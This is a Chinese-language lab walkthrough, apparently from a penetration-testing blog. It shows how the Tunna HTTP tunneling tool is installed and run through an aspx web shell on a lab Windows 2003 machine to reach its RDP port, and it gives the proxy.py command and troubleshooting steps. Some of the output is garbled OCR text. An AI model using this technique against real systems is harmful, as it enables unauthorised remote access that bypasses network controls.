专注APT攻击与防御
https://micropoor.blogspot.com/

Tunna简介：

Tunna1.1是secforce在2014年11月出品的一款基于HTTP隧道工具。其中v1.1中支持了SOCKS4a。

Tunna演示稿：

https://drive.google.com/open?id=1PpB8_ks93isCaQMEUFf_cNvbDsBcsWzE

Github：
https://github.com/SECFORCE/Tunna

攻击机： 192.168.1.5 Debian
192.168.1.4 Windows 7

靶机： 192.168.1.119 Windows 2003

安装：


```
root@John:~# git clone https://github.com/SECFORCE/Tunna.git
Cloning into 'Tunna'...
remote: Enumerating objects: 6, done.
remote: Counting objects: 100% (6/6), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 156 (delta 0), reused 2 (delta 0), pack-reused 150
Receiving objects: 100% (156/156), 8.93 MiB | 25.00 KiB/s, done.
Resolving deltas: 100% (84/84), done.
```

靶机执行：

以aspx为demo。

攻击机执行：

```
python proxy.py -u http://192.168.1.119/conn.aspx -l 1234 -r 3389 -s -v
```



附录：

解决：General Exception: [Errno 104] Connection reset by peer

```
[+] Spawning keep-alive thread
[-] Keep-alive thread not required
[+] Checking for proxy: False
```


连接后，出现

```
General Exception: [Errno 104] Connection reset by peer
```

等待出现：无法验证此远程计算机的身份，是否仍要连接？

再次运行，在点击是(Y)

```
python proxy.py -u http://192.168.1.119/conn.aspx -l 1234 -r 3389 -s -v
```


Received Data: 19 (19)
Received Data From Ping Thread: 0 (0)
Sent data: 19 (0)
Pings sent: 0
General Exception: [Errno 104] Connect
root@John:~/Tunna#
远程桌面连接
远程桌面连接
无法验证此远程计算机的身份。是否仍要连接?
如果远程计算机运行的是早于 Windows Vista 版本的 Windows，或者如果未将远程计算机配置为支持服务器身份验证，则可能会发生此问题。
请联系你的网络管理员或远程计算机的所有者以获取帮助。
不再询问我是否连接到此计算机(D)
是(Y)
否(N)


Received Data From Ping Thread: 0 (0)
Sent data: 19 (0)
Pings sent: 0
General Exception: [Errno 104] Connect
root@John:~/Tunna# python proxy.py -u
Tunna v1.1a, for HTTP tunneling TCP co
http://www.secforce.com / nikos.vassak
[+] Spawning keep-alive thread
[-] Keep-alive thread not required
[+] Checking for proxy: False
远程桌面连接
远程桌面连接
无法验证此远程计算机的身份。是否仍要连接?
如果远程计算机运行的是早于 Windows Vista 版本的 Windows，或者如果未将远程计算机配置为支持服务器身份验证，则可能会发生此问题。
请联系你的网络管理员或远程计算机的所有者以获取帮助。
不再询问我是否连接到此计算机(D)
是(Y)
否(N)


Received Data: 3601 (0)
Received Data From Ping Thread: 9873 (0)
Sent data: 25580 (0)
Pings sent: 71
192.168.1.5:1234 - 远程桌面连接
登录到 Windows
Microsoft
Windows Server 2003 R2
Enterprise x64 Edition
Copyright © 2005 Microsoft Corporation
Microsoft
用户名(U):
密码(P):
确定
取消
选项(O) >>

如果：没有出现“无法验证此远程计算机的身份，是否仍要连接？”

注册表键值：
HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers
删除对应IP键值即可。

非常遗憾的是，Tunna对PHP的支持并不是太友好。

- Micropoor